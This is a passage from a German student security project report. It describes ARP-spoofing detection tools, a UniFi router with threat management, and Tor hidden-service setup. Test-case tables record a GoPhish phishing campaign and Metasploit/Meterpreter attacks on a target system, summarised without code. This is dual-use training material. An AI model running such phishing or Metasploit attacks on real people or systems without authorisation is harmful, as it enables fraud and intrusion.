- **XArp:** Die Software XArp setzt auf aktive und passive Module, um das Netzwerk vor ARP-Spoofing zu schützen. Die passiven Module analysieren ARP-Pakete, die im Netzwerk versendet werden, und gleichen die mitgelieferte Adresszuordnung mit älteren Einträgen ab. Werden dabei Unstimmigkeiten festgestellt, schlägt das Programm Alarm. Dabei stützt sich der Kontrollmechanismus auf statistische Analysen und überprüft den Netzwerk-Traffic anhand diverser Muster, die den Entwicklern zufolge ARP-Angriffe kennzeichnen. Die Empfindlichkeit dieses Traffic-Filters lässt sich stufenweise anpassen. Die aktiven Module der Software senden

eigene Pakete ins Netzwerk, um die ARP-Tabellen der erreichbaren Geräte zu validieren und mit gültigen Einträgen zu befüllen.

- **macmon:** Die Network Access Control (NAC)-Lösung macmon des Berliner Unternehmens macmon secure ist BSI-zertifiziert und arbeitet herstellerunabhängig in heterogenen Netzwerken. Sie erfordert keine Agenten oder Sensoren und auch keine Veränderungen in der Netzwerkstruktur. macmon NAC bietet eine graphische und lückenlose Übersicht aller Netzwerk- und Endgeräte durch das Auslesen von nahezu allen gängigen Netzwerkswitches. Dabei werden die ausgelesenen ARP-Informationen mit zusätzlich herangezogenen Informationen eines DHCP-Servers verglichen und so Angriffe wie ein ARP-Spoofing oder eine Abweichung der Zuordnung von IP- und MAC-Adressen zuverlässig erkannt. In der Folge lassen sich Endgeräte, die sich nicht entsprechend richtlinienkonform verhalten, isolieren oder ganz vom Netzwerk trennen.

Auch das Intrusion-Detection-System (IDS) Snort verfügt über einen integrierten Arpspoof-Präprozessor, der es ermöglicht, den Datenverkehr im Netzwerk zu überwachen und manuell Vergleichslisten anzulegen. Dies ist jedoch vergleichsweise aufwendig.

Zudem kommen IDS meist nur am Übergang zu fremden Netzwerken zur Anwendung. Ob sich der Einsatz innerhalb des LANs rechnet, muss im Einzelfall entschieden werden. Mitunter stößt eine solche Massnahme auf Widerstand durch den Betriebsrat. Ein Administrator, der das Netzwerk via IDS überwacht, hat Zugriff auf den gesamten Netzwerkverkehr und somit auf alle Aktivitäten der Mitarbeiter eines Unternehmens – die damit mögliche Kontrollfunktion ist in der Regel nicht erwünscht.

7.13. Heimnetzwerk sichern

7.13.1. UniFi Dream Machine

Zuerst werden wir die UniFi Dream Machine installieren und anschliessend das Threat Management aktivieren. Dazu habe ich die App «UniFi Network» herunter und akzeptiere das die App Bluetooth verwenden darf.




Abbildung 369: Berechtigungen UniFi Network

Sobald die UDM Pro via Bluetooth gefunden wurde, kann man in der App auf den blauen Knopf «Einrichten» klicken.



Abbildung 370: UDM-Pro gefunden

Dann werden die initialen Daten geladen. Dieser Vorgang kann einige Minuten dauern.




Abbildung 371: Laden der initialen Daten

Auf dem kleinen Bildschirm der UDM Pro sieht man, dass mein iPhone via Bluetooth verbunden ist.




Abbildung 372: Bildschirm der UDM Pro

Nun kann man mit der Einrichtung starten. Unter «Internet Adresse» wird die öffentliche IP-Adresse angezeigt. Diese kann von der vorherigen öffentlichen IP-Adresse abweichen, da diese IPs via DHCP vom Provider vergeben werden. Um fortzufahren einfach auf «Weiter» klicken.



Abbildung 373: UDM-Pro einrichten

Anschliessend habe ich die Einrichtungsart ausgewählt. Da die UDM Pro bei mir zuhause eingesetzt wird, habe ich hier «Privat» ausgewählt. Danach kann man mit «Weiter» fortfahren.




Abbildung 374: Einrichtungsart

Danach muss man einen Ubiquiti Account erstellen oder wenn man bereits einen Account hat sich mit seinen Benutzerangaben anmelden.




Abbildung 375: Ubiquiti Account erstellen

Darauffolgend deaktivieren wie die automatische Aktualisierung der UDM Pro. Somit haben wir die komplette Kontrolle über Updates.




Abbildung 376: Aktualisierungsintervall

Danach startet ein Speedtest zuerst für den Download.

Internet Download Test ...

Internet → UDM-Pro




Abbildung 377: Download Übertragungsrate

Und für den Upload gibt es ebenfalls einen Speedtest.

Internet Upload Test ...

UDM-Pro → Internet




Abbildung 378: Upload Übertragungsrate

Sobald der Speedtest abgeschlossen ist, wurde die UDM-Pro erfolgreich eingerichtet.

Einrichtung abgeschlossen!

Sie können Ihr Netzwerk von überall her
administrieren.



unifi/home

UDM-Pro verwalten, während Sie mit Ihrem
lokalen Netzwerk verbunden sind.

unifi.ui.com

Verwalten Sie Ihre gesamten Netzwerke und Ihr
Konto von überall in der Welt.

[Zur Übersicht](#)

7.13.2. Threat Management

Nun können wir auf den Router zugreifen und im Menü den Punkt «Network» auswählen.



Network

Version: 6.0.43

Abbildung 379: Menüpunkt Network

Danach wählen wir «Threat Management» aus.



Abbildung 380: Reiter Threat Management

Dann sehen wir das Threat Management per Default ausgeschalten ist. Mit dem blauen Button «Enable Threat Management» können wir dies aktivieren.



Threat Management is
currently disabled

To manage and configure Threat
Management you'll need to enable and
agree to the terms and conditions

[Enable Threat Management](#)

Abbildung 381: Meldung deaktiviertes Threat Management

Nun muss man nur noch das «Internet Threat Management» aktivieren.




Abbildung 382: Aktivieren des Internet Threat Management

In den Einstellung kann man sich zwischen verschiedenen Schutzmodi entscheiden. Für mich reicht ein IDS.



Abbildung 383: Schutzmodi

Ich habe dann anschliessend die verschiedenen Kategorien aktiviert bzw. deaktiviert. Hier macht es Sinn Dienste, die man oft verwendet nicht zu beschränken, wie zB. bei mir TOR. Kategorien wie DOS oder Malware sind schon standardmässig aktiviert.




Abbildung 384: Threat Management kKategorien

7.14. Hidden Server betreiben

Um TOR unter Ubuntu/Debian zu installieren, führe folgenden Befehl aus:

```
apt install tor
```

Die Standard-Konfigurationsdatei für tor ist «/etc/tor/torrc».

Um den versteckten Dienst zu aktivieren, editiere «/etc/tor/torrc».

```
vi /etc/tor/torrc
```

Zeilen auskommentieren.

```
HiddenServiceDir /var/lib/tor/hidden_service/  
HiddenServicePort 80 127.0.0.1:80
```

Ordner für Hidden Service erstellen.

```
mkdir /var/lib/tor/hidden_service/  
chmod 700 /var/lib/tor/hidden_service/  
chown -R debian-tor:debian-tor /var/lib/tor/hidden_service/
```

Nun muss man Apache/Nginx usw. installieren, um die Webanwendung zu bedienen. Stelle sicher, dass die Webanwendung auf 127.0.0.0:80 läuft.

```
apt-get install apache2
```

Starte nun TOR mit dem folgenden Befehl:

```
systemctl start tor@default
```

Ubuntu/Debian unterstützen mehrere Instanzen von TOR. Mit dem Befehl "/usr/sbin/tor-instance-create" verwenden, um eine neue TOR-Instanz zu erstellen. Die Konfiguration für das instanzierte TOR findet man unter /etc/tor/instances/INSTANCE_NAME/torrc

Um die URL für den Hidden Service zu sehen, führe folgenden Befehl aus:

```
cat /var/lib/tor/hidden_service/hostname
```

Ausgabe:

```
root@svtoel0r01:~# cat /var/lib/tor/hidden_service/hostname  
spr7igrcdmmt6p.onion
```

Nun soll man in der Lage sein, die Anwendung über den .onion-Link im Tor-Browser zu besuchen.

Ich empfehle ein Backup des TOR-Ordners (/var/lib/tor/hidden_service) machen, da dieser den geheimen Schlüssel enthält, die benötigt werden, um den .onion-Domainnamen zu verwenden. Wenn man diesen verliert, verliert man auch die .onion-URL.

Um den Dienst beim Booten zu starten, führe folgenden Befehl aus:

```
systemctl enable tor@default
```

Nun kann ich meinen Hidden Service mit dem TOR-Browser aufrufen.



Diese Website wurde fuer das Modul 182 "Systemsicherheit implementieren" aufgeschaltet

Es sollte angezeigt werden wie leicht es ist einen Hidden Service zu betreiben mit Hilfe des TOR Netzwerk.

Initialien: LL ZH TBZ 2021

Abbildung 385: Hidden Service aufrufbar mit dem TOR-Browser

8. Kontrollieren

8.1. Testfälle

8.1.1. SOAR Testfälle

Testfall A1.1	
Beschreibung	Es wird erklärt, wobei es sich bei einer SOAR handelt und wie man eine SOAR realisiert.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigten wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	- Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird erklärt, was eine SOAR ist und wie man ein SOAR realisiert.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.3 erstellt. Welches Produkt ausgewählt wurde und somit, wie man ein SOAR realisieren möchte wurde unter dem Punkt 4. Entscheiden beschrieben.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 48: Testfall A1.1

Testfall A1.2	
Beschreibung	Es wird sich für eine SOAR Lösung entschieden. Der Entscheid ist logisch begründet und ist überzeugend.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen und Entscheide getätigten wurden. Die Entscheidung wird auf deren Logik und Überzeugung revidiert. Der Inhalte wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	- Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Eine Entscheidung wurde gefällt. Dieser Entscheid wurde logisch begründet und ist überzeugend.
Tatsächliches Resultat	Die Entscheidung fiel auf TheHive mit den zusätzlichen Programmen Cortex und MISP. Sie ist nachvollziehbar und verständlich formuliert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 49: Testfall A1.2

Testfall A1.3	
Beschreibung	Die Realisierung der SOAR Lösung ist dokumentiert. Es ist nachvollziehbar wie gearbeitet wurde.
Testszenario	Es wird überprüft, ob die notwendigen Konfigurationen getätigt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Realisierung wurde dokumentiert. Die Dokumentation ist nachvollziehbar.
Tatsächliches Resultat	TheHive wurde mit den zusätzlichen Programmen Cortex und MISP installiert und konfiguriert. Alle Programme können miteinander kommunizieren. Die Dokumentation ist nachvollziehbar und verständlich formuliert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 50: Testfall A1.3

8.1.2. Testfälle Phishing

Testfall B1.1	
Beschreibung	Es wird erklärt, wobei es sich um Phishing handelt. Zudem wird aufgezeigt, wo die Motivation für Angreifer liegt und wie sich Firmen davor schützen.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigt wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Phishing wird erklärt. Es wird klar aufgezeigt wo die Motivation der Angreifer liegt und wie sich Firmen davor schützen.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.4 erstellt. Welches Produkt ausgewählt wurde und somit, wie man ein Phishing Mail realisieren möchte wurde unter dem Punkt 6. Entscheiden beschrieben.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 51: Testfall B1.1

Testfall B1.2	
Beschreibung	Es werden verschiedene Lösungen gesucht und die beste ausgewählt. Die Entscheidung ist nachvollziehbar und logisch.
Testszenario	Es wird überprüft, ob die notwendigen Erklärungen und Entscheide getätigten wurden. Die Entscheidung wird auf deren Logik und Überzeugung revidiert. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle).
Tatsächliches Resultat	Die Entscheidung fiel auf GoPhish. Sie ist nachvollziehbar und verständlich formuliert. Die Entscheidung wurde mittels einer Vergleichstabelle bekräftigt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 52: Testfall B1.2

Testfall B1.3	
Beschreibung	Die Realisierung einer Phishing Kampagne ist klar dokumentiert. Es ist nachvollziehbar wie gearbeitet wurde.
Testszenario	Es wird überprüft, ob die notwendigen Konfigurationen getätigten wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitete Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Realisierung wurde dokumentiert. Die Dokumentation ist nachvollziehbar.
Tatsächliches Resultat	GoPhish wurde installiert und konfiguriert. Die Dokumentation ist nachvollziehbar und verständlich formuliert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 53: Testfall B1.3

8.1.3. Outlook Phishing Button

Testfall C1.1	
Beschreibung	Es wird erklärt, wofür ein Outlook Phishing Button verwendet werden kann. Es wird zudem aufgezeigt, welche Varianten für eine Implementierung existieren.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigten wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird erklärt, wofür ein Outlook Phishing Button verwendet werden kann. Verschiedene Produkte werden aufgezeigt.
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.5 erstellt. Welches Produkt ausgewählt wurde und somit, wie man ein Phishing Mail realisieren möchte wurde unter dem Punkt 4. Entscheiden beschrieben.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 54: Testfall C1.1

Testfall C1.2	
Beschreibung	Durch die herausgefundenen Informationen sollte man sich für eine Implementierungsvariante entscheiden.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen und Entscheide getätigten wurden. Die Entscheidung wird auf deren Logik und Überzeugung revidiert. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es wird ein Entscheid gefällt. Dieser ist nachvollziehbar und logisch. Es werden verschiedene Produkte miteinander verglichen (Tabelle oder Text).
Tatsächliches Resultat	Die Entscheidung fiel auf das Produkt von Knwobe4. Sie ist nachvollziehbar und verständlich formuliert. Die Entscheidung wurde mittels einer Vergleichstabelle bekräftigt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Testfall C1.3	
Beschreibung	Ein Phishing Button wird ins Programm Outlook integriert. Es ist funktionsfähig und leitet das gemeldete Mail an eine definierte Mail-Adresse weiter.
Testszenario	Es wird überprüft, ob die notwendigen Konfigurationen getätigt wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Ein Phishing Button wird ins Programm Outlook integriert. Er leitet das gemeldete Mail an eine definierte Mail-Adresse weiter und gibt dem User ein Feedback (Erfolgreich gemeldet, besten Dank etc.).
Tatsächliches Resultat	Der Phishing Button wurde installiert und konfiguriert. Er funktioniert einwandfrei und wie geplant. Die Dokumentation ist nachvollziehbar und verständlich formuliert.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 55: Testfall C1.3

8.1.4. Metasploit

Testfall D1.1	
Beschreibung	Es wird erklärt, wofür man Metasploit verwendet werden kann.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen getätigt wurden. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft. Die Rechtschreibung wird ebenfalls überprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Metasploit wird erklärt. Der Leser versteht die Meterpreter Shell. Man kann sein Wissen mittels einem Quiz testen (Quiz auf der Website security.luis-luescher.com).
Tatsächliches Resultat	Die Erklärung wurde im Punkt 4.2.7 erstellt. Die Meterpreter Shell wurde erklärt und die wichtigsten befehle aufgeführt. Das Wissen kann auf der Website security.luis-luescher.com überprüft werden.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 56: Testfall D1.1

Testfall D1.2	
Beschreibung	Metasploit wird auf einer Kali Linux VM installiert.
Testszenario	Es wird überprüft, ob die notwenigen Erklärungen und Entscheide getätigten wurden. Die Entscheidung wird auf deren Logik und Überzeugung revidiert. Der Inhalt wird zudem auf die Verständlichkeit für die Zielgruppe geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Die Installation von Metasploit auf der Kali Linux VM wird dokumentiert. Es wird gezeigt, wie man einen Payload erstellen kann. Der Installationsprozess ist für den Leser nachvollziehbar und verständlich.
Tatsächliches Resultat	Die Installation wurde dokumentiert. Es wurde gezeigt, wie man einen Paylaod erstellt.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 57: Testfall D1.2

Testfall D1.3	
Beschreibung	Sobald Metasploit installiert wurde, wird ein System angegriffen (nicht Metasploitable) und auf «Herz und Nieren» geprüft. Die Meterpreter Shell sollte dafür verwendet werden.
Testszenario	Es wird überprüft, ob die Angriffe getätigten wurden. Durch die Dokumentation ist es möglich, dass eine dritte Person das erarbeitet Projekt nachahmen kann. Verständlichkeit für die Zielgruppe wurde geprüft.
Involvierte Komponenten	<ul style="list-style-type: none"> - Dokumentersteller - Gegenleser - Dokumentation
Erwartetes Resultat	Es werden verschiedene Angriffe (mind. 5) auf ein beliebiges Zielsystem (ausser Metasploitable) durchgeführt. Die Meterpreter Shell wird dafür verwendet.
Tatsächliches Resultat	Es wurden mehr als fünf Angriffe durchgeführt. Die Meterpreter Shell wurde dafür verwendet.
Klassifikation	True Positiv (TP)
Ergebnis	Erfolgreich: Das Ergebnis entspricht den Erwartungen.

Tabelle 58: Testfall D1.3

8.1.5. Metasploitable

